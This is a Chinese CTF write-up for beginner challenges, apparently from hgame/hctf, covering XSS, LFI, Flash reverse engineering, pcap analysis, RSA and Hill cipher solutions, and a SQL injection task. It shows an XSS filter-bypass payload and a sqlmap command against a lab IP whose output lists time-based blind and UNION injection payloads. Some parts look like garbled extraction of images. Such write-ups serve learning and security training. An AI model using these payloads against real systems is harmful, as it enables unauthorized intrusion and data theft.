

## 从 0 开始之 XSS challenge0

过滤条件不多，payload 如下。

## Try to alert(1)

```
function charge(input) {  
    var stripTagsRE = /script/gi;  
    input = input.replace(stripTagsRE, '');  
  
    return '<article>' + input + '</article>';  
}
```



<svg/onload=alert(1)

SSSSSSSSSSSSSuccess!!请带着payload找HeartSky(QQ 869794781)或  
C014(QQ 779041017)

C014 13:04:34

- 好
- payload给我

hgame{Capτ\_ζhe\_Cy} 13:05:15


<svg/onload=alert(1)

C014 13:06:02

hctf{xss\_f1rst\_st3p}

## 从 0 开始 LFI 之 0


送分题，题目直接给出 **flag** 在 `../flag.php` 里啦。



## hctf{Inc1ude\_i5\_s0\_d4ngerous}

## Re 从零开始的逆向之旅: Gold Miner

黄金矿工好好玩！猜想 flag 需要玩通关后才能拿到，但是既然是个 flash 文件可能可以反编译拿到源码，用朔思打开，在动作栏里的代码中找到 flag。



## 我是一个有格调的 misc 题目

下载得到 pcapng 格式文件,用 wireshark 打开搜索关键字 hctf,URL 解码得到 flag。

The image shows a Wireshark packet capture of an HTTP request. The packet list shows a GET request to a URL with a query parameter. The packet details pane shows the request structure, including the URI, query parameters, and the User-Agent. The packet bytes pane shows the raw data of the request, which is a base64-encoded string.

No.	Time	Source	Destination	Protocol	Length	Info
5742	54.536580293	192.0.80.242	192.168.186.130	HTTP	611	HTTP/1.1 304 Not Modified
5750	54.701027679	192.168.186.130	203.208.39.197	HTTP	1004	GET /collect?v=1&v=j47&a=1034750535&t=page...
5752	54.735179699	203.208.39.197	192.168.186.130	HTTP	442	HTTP/1.1 200 OK (GIF89a) (GIF89a) (image/g...
5850	56.007592508	104.24.108.165	192.168.186.130	HTTP	10742	HTTP/1.1 206 Partial Content (image/jpeg)

Request URI Query Parameter: s=hctf%7Bwh4t\_d0\_y0u\_w4nt%3F%3D  
Request URI Query Parameter: submit=%E6%90%9C%E7%B4%A2  
Request Version: HTTP/1.1  
Host: www.hacg.fi\r\n  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:43.0) Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4\r\n

0040 3f 73 3d 68 63 74 66 25 37 42 77 68 34 74 5f 64 ?s=hctf% 7Bwh4t\_d  
0050 30 5f 79 30 75 5f 77 34 6e 74 25 33 46 25 33 46 0\_y0u\_w4 nt%3F%3F  
0060 25 37 44 26 73 75 62 6d 69 74 3d 25 45 36 25 39 %7D&subm it=%E6%9  
0070 30 25 39 43 25 45 37 25 42 34 25 41 32 20 48 54 0%9C%E7% B4%A2 HT  
0080 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 77 77 TP/1.1.. Host: ww  
0090 77 2e 68 61 63 67 2e 66 69 0d 0a 55 73 65 72 2d w.hacg.f i..User-  
00a0 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 35 Agent: M ozilla/5  
00b0 2e 30 20 28 58 31 31 3b 20 4c 69 6e 75 78 20 78 .0 (X11; Linux x  
00c0 38 36 5f 36 34 3b 20 72 76 3a 34 33 2e 30 29 20 86\_64; r v:43.0)  
00d0 47 65 63 6b 6f 2f 32 30 31 30 30 31 30 31 20 46 Gecko/20 100101 F  
00e0 69 72 65 66 6f 78 2f 34 33 2e 30 20 49 63 65 77 irefox/4 3.0 Icew  
00f0 65 61 73 65 6c 2f 34 33 2e 30 2e 34 0d 0a 41 63 easel/43 .0.4..Ac  
0100 63 65 70 74 3a 20 74 65 78 74 2f 68 74 6d 6c 2c cept: te xt/html,  
0110 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 68 74 6d applicat ion/xhtm  
0120 6c 2b 78 6d 6c 2c 61 70 70 6c 69 63 61 74 69 6f l+xml,ap plicatio  
0130 6e 2f 78 6d 6c 3b 71 3d 30 2e 39 2c 2a 2f 2a 3b n/xml;q= 0.9,\*/\*;  
0140 71 3d 30 2e 38 0d 0a 41 63 63 65 70 74 2d 4c 61 q=0.8..A ccept-La

Unicode编码

UTF-8编码

URL编码/解码

Unix时间戳

Ascii/Native编码互转

hctf{wh4t\_d0\_y0u\_w4nt??}

## 密码学教室进阶（五）

RSA 题。在博客上看到一个因数分解网站 <http://factordb.com/>，把 n 丢进去后利用公式解出 m，再 16 进制转文字拿到 flag。

## 密码学教室进阶（六）

希尔密码，开始居然在手算.... 脚本好像写错了没跑出正确答案，翻各种博客翻到在线工具，丢进去，payload。

This is a JavaScript implementation of the Hill Cipher. The case here is restricted to 2x2 case of the hill cipher for now, it may be expanded to 3x3 later.

The 'key' should be input as 4 numbers, e.g. . These numbers will form the key (top row, bottom row).

Plaintext

haohaoxuexiandainihuiqiuniyuanma

key =

Ciphertext

jchfecncvxogmtgqtlqamqutqsgnniw

## 进击的 Crypto [0]



RSA 题。打开后发现好几组 rsa... 而且 n 还都是质数，丢 factordb 里分解不出，观察发现 e 都是 65537，用公约数的方法分解 n，再利用公式得到 flag。python 脚本如下：

```
In [2]: def gcd(a, b):
        if a < b:
            a, b = b, a
        while b != 0:
            temp = a % b
            a = b
            b = temp
        return a
n1=2898919795587067481194181715288196189255596282802004856621514604771
n2=2970381100626596956842023518576128724339310504533699589309467166114
print(gcd(n1, n2))

1740205919316425794456394825206699668324724648875633768316482403139
4974567562095144959618209142250451615296433175317281610125878650086
7442499980329622871605643244312864569190912571594622928685486487082
8996311908281717571889863784292308988560022048915808159309766767838
07695195461562646917675429591266528741337
```

共有素因子p: 174020591931642579445639482520669966832472464887563376831648240313949745675620951449596182091422504516152964331753172816101258786500867442499980329622871605643244312864569190912571594622928685486487082899631190828171757188986378429230898856002204891580815930976676783807695195461562646917675429591266528741337

q: 166584871560820727096589642347689679565074855614352117551421403470172486999617714211766560053113999351102121040050712302652946259905787937498701699126275189937913458623225733035633870625681735432630656542758649284674875757423561657674667345174775248412119912423941445877761025122933990376999367161895532332413  
(p-1)(q-1): 28989197955870674811941817152881961892555962828020048566215146047714999804743571465320756664500939106612607504133407755470924915037883788416084924998195415611009578161228226056524027626453567996030151847302248848345942762209886902216532270655286303624781479379460319335849225128417295447574269158603952744753067929430643767654134361856077479086952596050103229260549332162283880933412256690704972272591482241504719239583553832517101002627902972766382348390234025244104758903594182154264608253064591147474926897905565268510612314967001168801828416175430667565309345429769612310894416216848938615940859975971462716982432

d: 23970484252049799941009491025402847199589547608423248727463341005412569303124324904667548474998403819620120134526961863935256299049665995972596520600228996862477990297619952061111945635368498760591268424815847038172558771791750936387324721593613074747555322169954898227398345345897152106436016600911039614125051561160505003478114579601487627892656791317136031506758454906485279943582153628118362946488319791100939016315552523581094960608643819478813888972872912431195828154243745138192980848098375862075068488401978843490831010885099414659503543051448240017572954791715291526003315824759461564253034819382479150647649

m: 792157350412422570162821343981744064639802965956062465847717699157247344779065111421  
16: 686374667B49375F31735F64346E6765723075735F325F53683472655F7072696D337D  
flag: hctf{I7\_1s\_d4nger0us\_2\_Sh4re\_prim3}

## 我是最简单的渗透题

试了好多万能密码都不行，可能姿势不太对 ovo，就拿 sql 扫了一下，拿到两组 username 和 password，问了土土说暴力也可以那就这么写啦，命令行及两组数据如下：

```
F:\CTF tools\sqlmapproject-sqlmap-1.1-19-g2a3014b\sqlmapproject-sqlmap-2a3014b>sqlmap.py -u "http://115.28.78.16:13333/p
entest/0x01/0x01" --data "username=123&pass=12" -D "sql_i" -T "user" --dump -C flag
321
H
qzqqqOjW(1.1.1.1#dev)vEJNGdlbHxwsinwjYDEuGNCKznFqbvpq
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program
```

```
-----
Parameter: username (POST)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: username=123 AND SLEEP(5)-- Ioju&pass=12

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: username=123 UNION ALL SELECT NULL, NULL, CONCAT(0x717a717171, 0x
87773696e776a59444575474e434b7a6e46, 0x7162767071)-- bJa1&pass=12
-----
```

Username
Password
login

username password flag

123	321	hgame{sql____very_interesting_233333}
		qzqqqOjWwMHXbWywwEJNGdlbHxwsinwjYDEuGNCKznFqbvpq